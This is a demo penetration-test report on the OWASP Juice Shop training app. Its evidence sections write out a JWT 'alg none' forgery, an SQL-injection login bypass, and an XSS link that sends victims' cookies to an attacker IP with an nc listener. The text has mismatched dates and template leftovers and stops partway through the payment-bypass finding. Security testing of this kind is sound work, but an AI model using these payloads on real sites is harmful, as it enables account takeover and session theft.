



# JUICE SHOP

## Security Assessment Findings Report

*Business Confidential (Demo)*

*Date: January 4<sup>th</sup>, 2024  
Version 1.0*

# Table of Contents

<i>BUSINESS CONFIDENTIAL (DEMO)</i> .....	1
TABLE OF CONTENTS.....	2
<b>CONFIDENTIALITY STATEMENT</b> .....	<b>4</b>
<b>DISCLAIMER</b> .....	<b>4</b>
<b>CONTACT INFORMATION</b> .....	<b>4</b>
<b>ASSESSMENT OVERVIEW</b> .....	<b>5</b>
<b>ASSESSMENT COMPONENTS</b> .....	<b>5</b>
<i>Internal Penetration Test</i> .....	5
<b>FINDING SEVERITY RATINGS</b> .....	<b>6</b>
<b>RISK FACTORS</b> .....	<b>6</b>
<i>Likelihood</i> .....	6
<i>Impact</i> .....	6
<b>SCOPE</b> .....	<b>7</b>
<i>Scope Exclusions</i> .....	7
<i>Client Allowances</i> .....	7
<b>EXECUTIVE SUMMARY</b> .....	<b>8</b>
<i>Scoping and Time Limitations</i> .....	8
<i>Testing Summary</i> .....	8
<b>VULNERABILITY SUMMARY &amp; REPORT CARD</b> .....	<b>9</b>
<i>Internal Penetration Test Findings</i> .....	9
<b>TECHNICAL FINDINGS</b> .....	<b>11</b>
<i>Penetration Test Findings</i> .....	11
NF-2.1: Authentication Bypass using malicious JWT token (High).....	11
NF-2.2: Authentication Bypass using SQL Injection.....	14
NF-2.3 Reflected Cross Site Scripting.....	16
NF-2.4 Payment Bypass.....	19
NF-3.1 Sensitive Information Disclosure (Unauthorized FTP access).....	22
NF-3.3 Insecure Direct Object Reference (Viewing another user's basket).....	24
NF-3.4 Captcha Bypass.....	26
NF-4.1 Verbose Error Messages.....	29
NF-4.2 Sensitive Data Exposure (Prometheus).....	31
NF-5.1 Vulnerable JavaScript libraries.....	32
<i>Additional Scans and Reports</i> .....	33

---



## Confidentiality Statement

This document is the exclusive property of Juice Shop and NESMATE. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Juice Shop and NESMATE.

Juice Shop may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. NESMATE prioritized the assessment to identify the weakest security controls an attacker would exploit. NESMATE recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


Name	Title	Contact Information
NESMATE		
Kamil Bernasiński	Penetration Tester	Email: <a href="mailto:kamil.bernasinski@nesmate.com">kamil.bernasinski@nesmate.com</a>

## Assessment Overview

From December 21<sup>th</sup>, 2024 to January 4<sup>th</sup>, 2021, Juice Shop engaged NESMATE to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the *OWASP Testing Guide (v4)*, and *customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Risk Factors

Risk is measured by two factors: Likelihood and Impact:

### Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

## Scope

Assessment	Details
Internal Penetration Test	<a href="http://juiceshop.com">http://juiceshop.com</a>

## Scope Exclusions

Per client request, NESMATE did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Juice Shop.

## Client Allowances

Juice Shop provided NESMATE the following allowances:

- Internal access to the application by providing the following accounts:
  - [user@juiceshop.com](mailto:user@juiceshop.com) (regular user)

## Executive Summary

TCMS evaluated Demo Corp's internal security posture through penetration testing from February 21<sup>th</sup>, 2023 to January 04<sup>th</sup>, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

### Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (10) business days.

### Testing Summary

The testing on OWASP Juice Shop revealed several security vulnerabilities, which is expected for a deliberately insecure application. The findings provide valuable insights into common security issues and serve as an excellent resource for educational purposes. The recommendations aim to assist developers and organizations in enhancing the security posture of their applications. Regular testing and adherence to secure coding practices are crucial for maintaining a robust and resilient application against potential security threats.

For further information on findings, please review the [Technical Findings](#) section.



## Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

### Internal Penetration Test Findings

0	4	4	2	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
NF-2.1: Authentication Bypass using malicious JWT token	High	Verify the token's signature, issuer, and expiration date to prevent tampering and unauthorized access.
NF-2.2: Authentication Bypass using SQL Injection	High	Use parameterized queries or prepared statements: Ensure that all SQL queries are parameterized to prevent attackers from injecting malicious SQL code.
NF-2.3 Reflected Cross Site Scripting	High	Implement and strictly enforce input validation and output encoding mechanisms to sanitize user inputs before displaying them on web pages.
NF-2.4 Payment Bypass	High	Ensure the data is also validated on the server side of the application.
NF-3.1 Sensitive Information Disclosure (Unauthorized FTP access)	Medium	Ensure that your FTP server is configured securely. Disable anonymous FTP access, and use strong authentication mechanisms.
NF-3.2 Sensitive Data Sent Through Unencrypted Channel	Medium	Implement secure communication by enabling HTTPS on your web server. This ensures that data transmitted between the client and server is encrypted, preventing eavesdropping and man-in-the-middle attacks.
NF-3.3 Insecure Direct Object Reference (Viewing another user's basket)	Medium	Implement proper access controls: Restrict access to sensitive information based on user roles and responsibilities. Ensure that users only

		have access to their own data.
NF-3.4 Captcha Bypass	Medium	Adjust the difficulty level of captchas based on the sensitivity of the operation. Apply rate limiting mechanisms to restrict the number of captcha-solving attempts within a specific time frame.
NF-4.1 Verbose Error Messages	Low	Replace detailed error messages with generic or custom error pages. Avoid displaying stack traces, database details, or other internal information to users.
NF-4.2 Sensitive Data Exposure (Prometheus)	Low	Apply the principle of least privilege by enforcing strict access controls. Only grant access to individuals who require the data for their specific roles and responsibilities.
NF-5.1 Outdated JavaScript Libraries	Informational	Regularly check for updates and security patches for all JavaScript libraries used in your application. Ensure that you are using the latest versions to benefit from bug fixes and security enhancements.

# Technical Findings


## Penetration Test Findings

### ***NF-2.1: Authentication Bypass using malicious JWT token (High)***


Description:	Authentication Bypass using a malicious JSON Web Token (JWT) involves exploiting vulnerabilities in the token-based authentication system. In this scenario, attackers craft a specially manipulated JWT, embedding deceptive or forged information, to trick the authentication mechanism into granting unauthorized access. This method allows malicious actors to navigate past authentication checkpoints undetected, potentially compromising sensitive data, user accounts, or system resources. In this case the application allow user authorize the request without signature.
Tools Used:	Burp Suite, Cookie Editor, JWT_TOOL
References:	WSTG-ATHN-04 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema.html">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema.html</a>
Remediation	Verify the token's signature, issuer, and expiration date to prevent tampering and unauthorized access.

## Evidence

As you can see in the picture below attacker is logged in as user@juiceshop.com.



User take his session token using Cookie Editor.



Attacker tamper the session cookie using JWT\_Tool

```
[kamil@MacBook-Pro-Kamil jwt_tool % python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWZGF0YSI6eyJpZCI6MjIsInVzZXJ1YmVlIjoideGVzdCIsImVtYWlsIjoideXNlckBqdWljZXNob3AuYy29tIiwicGFzc3dvcmQiOiJmNDUwODQ0YzYzN2UxMTczMTA4YTAnjYwMmYyNDdlMyIsInRvdGUiOiJjdXN0b211c21lciIsImRlbHV4ZVRva2VuIjoieHlwZXJpZjIjLCJ1b3R5IjoiYm9keSI7fQ.dWljZXNob3AuYy29tIiwicGFzc3dvcmQiOiJmNDUwODQ0YzYzN2UxMTczMTA4YTAnjYwMmYyNDdlMyIsInRvdGUiOiJjdXN0b211c21lciIsImRlbHV4ZVRva2VuIjoieHlwZXJpZjIjLCJ1b3R5IjoiYm9keSI7fQ
```

User change alg from RS256 to none

```
Current value of alg is: RS256
Please enter new value and hit ENTER
> none
[1] typ = "JWT"
[2] alg = "none"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step
```

User change email to another user's email

```
Current value of email is: user@juiceshop.com
Please enter new value and hit ENTER
> user2@juiceshop.com
```




## NF-2.2: Authentication Bypass using SQL Injection


Description:	Authentication Bypass using SQL Injection is a cybersecurity vulnerability that arises when an attacker leverages SQL injection techniques to manipulate the authentication process of a web application or system. In this scenario, an unauthorized user can gain access to secured areas or functionalities without providing valid credentials. SQL injection involves injecting malicious SQL queries into input fields, exploiting vulnerabilities in the application's code that improperly handles user input.
Tools Used:	Burp Suite
References:	WSTG-ATHN-04 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema.html">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema.html</a>
Remediation	Use parameterized queries or prepared statements: Ensure that all SQL queries are parameterized to prevent attackers from injecting malicious SQL code.

### Evidence


User provide another user login and at the end of it add ' or 1=1 – SQL query. User also provide any characters in password field.



## Attacker logged in as administrator



## Admin's panel



### ***NF-2.3 Reflected Cross Site Scripting***


Description:	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
Tools Used:	Burp Suite
References:	WSTG-INPV-01 <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting</a>
Remediation	Implement and strictly enforce input validation and output encoding mechanisms to sanitize user inputs before displaying them on web pages.

#### **Evidence**

User is able to inject malicious HTML tag with JavaScript code in *q* parameter.

It can be used to steal another user's session token in the following way:

Attacker start listening on port 1337 using the following command:



```

jwt_tool — nc -l 1337 — 80x24
kamil@MacBook-Pro-Kamil jwt_tool % nc -l 1337

```


Attacker send the following link to the victim:

<http://juiceshop.com:3000/#/search?q=%3Cimg%20src%3Dx%20onerror%3Dthis.src%3D'http:%2F%2F192.168.0.111:1337%2F%3F%3D'%2Bdocument.cookie%3E>





Victim's account stolen.




### NF-2.4 Payment Bypass


Description:	An attacker is able to bypass the payment functionality. Payment status is not validated properly on the backend side.
Tools Used:	Burp Suite
References:	WSTG-BUSL-01 <a href="https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation">https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation</a>
Remediation	Ensure the data is also validated on the server side of the application.

### Evidence


Attacker click checkout with any items from the shop.




Attacker set any address.



